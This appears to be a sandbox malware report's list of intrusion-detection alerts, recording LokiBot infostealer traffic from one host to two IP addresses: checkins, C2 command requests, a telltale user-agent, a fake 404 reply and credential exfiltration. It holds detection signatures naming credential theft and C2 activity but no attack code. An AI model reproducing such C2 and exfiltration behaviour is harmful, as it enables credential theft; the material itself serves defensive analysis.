Source Port:	49792
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349859802025381 08/11/22-06:43:42.759258
SID:	2025381
Source Port:	49859

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349881802021641 08/11/22-06:43:50.015660
SID:	2021641
Source Port:	49881
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349840802021641 08/11/22-06:43:28.505356
SID:	2021641
Source Port:	49840
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349774802024313 08/11/22-06:42:44.099150
SID:	2024313
Source Port:	49774
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349766802025381 08/11/22-06:42:42.773950
SID:	2025381
Source Port:	49766
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349757802025381 08/11/22-06:42:29.610436
SID:	2025381
Source Port:	49757
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349774802024318 08/11/22-06:42:44.099150
SID:	2024318
Source Port:	49774
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349875802021641 08/11/22-06:43:47.334573
SID:	2021641
Source Port:	49875
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349887802825766 08/11/22-06:43:58.405291
SID:	2825766
Source Port:	49887
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349811802024313 08/11/22-06:43:10.662100
SID:	2024313
Source Port:	49811
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349764802025381 08/11/22-06:42:41.209817
SID:	2025381
Source Port:	49764
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349789802024313 08/11/22-06:42:55.412963
SID:	2024313
Source Port:	49789
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349792802825766 08/11/22-06:42:59.404301
SID:	2825766
Source Port:	49792
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349755802025381 08/11/22-06:42:27.395952
SID:	2025381
Source Port:	49755
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349762802021641 08/11/22-06:42:35.961537
SID:	2021641
Source Port:	49762
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349892802825766 08/11/22-06:44:04.916628
SID:	2825766
Source Port:	49892

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349798802024313 08/11/22-06:43:06.576803
SID:	2024313
Source Port:	49798
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349888802021641 08/11/22-06:44:00.133246
SID:	2021641
Source Port:	49888
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349760802021641 08/11/22-06:42:32.923604
SID:	2021641
Source Port:	49760
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349742802825766 08/11/22-06:42:12.661275
SID:	2825766
Source Port:	49742
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349832802021641 08/11/22-06:43:19.747801
SID:	2021641
Source Port:	49832
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349897802021641 08/11/22-06:44:08.828123
SID:	2021641
Source Port:	49897
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349744802024313 08/11/22-06:42:15.052087
SID:	2024313
Source Port:	49744
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349743802021641 08/11/22-06:42:14.045456
SID:	2021641
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349889802825766 08/11/22-06:44:01.764745
SID:	2825766
Source Port:	49889
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349796802021641 08/11/22-06:43:04.193279
SID:	2021641
Source Port:	49796
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349838802021641 08/11/22-06:43:24.421881
SID:	2021641
Source Port:	49838
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349830802024318 08/11/22-06:43:16.837786
SID:	2024318
Source Port:	49830
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349853802024313 08/11/22-06:43:40.660156
SID:	2024313
Source Port:	49853
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349898802825766 08/11/22-06:44:09.907279
SID:	2825766
Source Port:	49898
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349850802021641 08/11/22-06:43:33.879385
SID:	2021641
Source Port:	49850

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349859802024313 08/11/22-06:43:42.759258
SID:	2024313
Source Port:	49859
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349788802024318 08/11/22-06:42:54.331478
SID:	2024318
Source Port:	49788
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349790802021641 08/11/22-06:42:56.651534
SID:	2021641
Source Port:	49790
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349832802825766 08/11/22-06:43:19.747801
SID:	2825766
Source Port:	49832
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349859802024318 08/11/22-06:43:42.759258
SID:	2024318
Source Port:	49859
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349830802024313 08/11/22-06:43:16.837786
SID:	2024313
Source Port:	49830
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349743802825766 08/11/22-06:42:14.045456
SID:	2825766
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349785802025381 08/11/22-06:42:51.879415
SID:	2025381
Source Port:	49785
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349758802021641 08/11/22-06:42:30.656105
SID:	2021641
Source Port:	49758
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 188.114.97.3 - Destination IP: 192.168.2.3	
Timestamp:	188.114.97.3192.168.2.380497972025483 08/11/22-06:43:05.476572
SID:	2025483
Source Port:	80
Destination Port:	49797
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349750802025381 08/11/22-06:42:21.832277
SID:	2025381
Source Port:	49750
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349764802825766 08/11/22-06:42:41.209817
SID:	2825766
Source Port:	49764
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349888802825766 08/11/22-06:44:00.133246
SID:	2825766
Source Port:	49888
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349850802825766 08/11/22-06:43:33.879385
SID:	2825766
Source Port:	49850
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349890802024313 08/11/22-06:44:03.457387
SID:	2024313
Source Port:	49890

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349761802825766 08/11/22-06:42:34.002289
SID:	2825766
Source Port:	49761
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349892802025381 08/11/22-06:44:04.916628
SID:	2025381
Source Port:	49892
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349789802024318 08/11/22-06:42:55.412963
SID:	2024318
Source Port:	49789
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349887802021641 08/11/22-06:43:58.405291
SID:	2021641
Source Port:	49887
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349889802021641 08/11/22-06:44:01.764745
SID:	2021641
Source Port:	49889
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349759802021641 08/11/22-06:42:31.695874
SID:	2021641
Source Port:	49759
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349838802825766 08/11/22-06:43:24.421881
SID:	2825766
Source Port:	49838
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349890802024318 08/11/22-06:44:03.457387
SID:	2024318
Source Port:	49890
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349748802024313 08/11/22-06:42:19.613257
SID:	2024313
Source Port:	49748
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349745802024313 08/11/22-06:42:16.160936
SID:	2024313
Source Port:	49745
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349742802024317 08/11/22-06:42:12.661275
SID:	2024317
Source Port:	49742
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349823802025381 08/11/22-06:43:13.321407
SID:	2025381
Source Port:	49823
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349895802021641 08/11/22-06:44:06.157277
SID:	2021641
Source Port:	49895
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349896802025381 08/11/22-06:44:07.789189
SID:	2025381
Source Port:	49896
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349754802024313 08/11/22-06:42:26.308314
SID:	2024313
Source Port:	49754

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349843802024313 08/11/22-06:43:31.924022
SID:	2024313
Source Port:	49843
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349748802024318 08/11/22-06:42:19.613257
SID:	2024318
Source Port:	49748
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349792802021641 08/11/22-06:42:59.404301
SID:	2021641
Source Port:	49792
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349887802024318 08/11/22-06:43:58.405291
SID:	2024318
Source Port:	49887
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349884802021641 08/11/22-06:43:54.330408
SID:	2021641
Source Port:	49884
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349885802025381 08/11/22-06:43:55.376397
SID:	2025381
Source Port:	49885
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349760802825766 08/11/22-06:42:32.923604
SID:	2825766
Source Port:	49760
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349774802825766 08/11/22-06:42:44.099150
SID:	2825766
Source Port:	49774
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349800802021641 08/11/22-06:43:08.046752
SID:	2021641
Source Port:	49800
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349879802025381 08/11/22-06:43:48.403290
SID:	2025381
Source Port:	49879
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349817802025381 08/11/22-06:43:11.901228
SID:	2025381
Source Port:	49817
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349780802825766 08/11/22-06:42:49.154690
SID:	2825766
Source Port:	49780
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349759802825766 08/11/22-06:42:31.695874
SID:	2825766
Source Port:	49759
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349761802021641 08/11/22-06:42:34.002289
SID:	2021641
Source Port:	49761
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349788802024313 08/11/22-06:42:54.331478
SID:	2024313
Source Port:	49788

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349747802025381 08/11/22-06:42:18.537201
SID:	2025381
Source Port:	49747
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	−
Timestamp:	192.168.2.3188.114.96.349791802024313 08/11/22-06:42:58.117986
SID:	2024313
Source Port:	49791
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349882802021641 08/11/22-06:43:51.663595
SID:	2021641
Source Port:	49882
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	−
Timestamp:	192.168.2.3188.114.96.349897802825766 08/11/22-06:44:08.828123
SID:	2825766
Source Port:	49897
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349800802825766 08/11/22-06:43:08.046752
SID:	2825766
Source Port:	49800
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349853802024318 08/11/22-06:43:40.660156
SID:	2024318
Source Port:	49853
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349793802021641 08/11/22-06:43:00.645450
SID:	2021641
Source Port:	49793
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349744802024318 08/11/22-06:42:15.052087
SID:	2024318
Source Port:	49744
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349791802024318 08/11/22-06:42:58.117986
SID:	2024318
Source Port:	49791
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349794802025381 08/11/22-06:43:01.964847
SID:	2025381
Source Port:	49794
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349881802024318 08/11/22-06:43:50.015660
SID:	2024318
Source Port:	49881
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349793802825766 08/11/22-06:43:00.645450
SID:	2825766
Source Port:	49793
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349828802024313 08/11/22-06:43:14.503252
SID:	2024313
Source Port:	49828
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349882802825766 08/11/22-06:43:51.663595
SID:	2825766
Source Port:	49882
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349881802024313 08/11/22-06:43:50.015660
SID:	2024313
Source Port:	49881

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349883802025381 08/11/22-06:43:53.308240
SID:	2025381
Source Port:	49883
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349746802825766 08/11/22-06:42:17.452589
SID:	2825766
Source Port:	49746
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349780802021641 08/11/22-06:42:49.154690
SID:	2021641
Source Port:	49780
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349751802024318 08/11/22-06:42:22.964431
SID:	2024318
Source Port:	49751
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349753802025381 08/11/22-06:42:25.207102
SID:	2025381
Source Port:	49753
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349828802024318 08/11/22-06:43:14.503252
SID:	2024318
Source Port:	49828
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349840802024318 08/11/22-06:43:28.505356
SID:	2024318
Source Port:	49840
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349745802024318 08/11/22-06:42:16.160936
SID:	2024318
Source Port:	49745
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349751802024313 08/11/22-06:42:22.964431
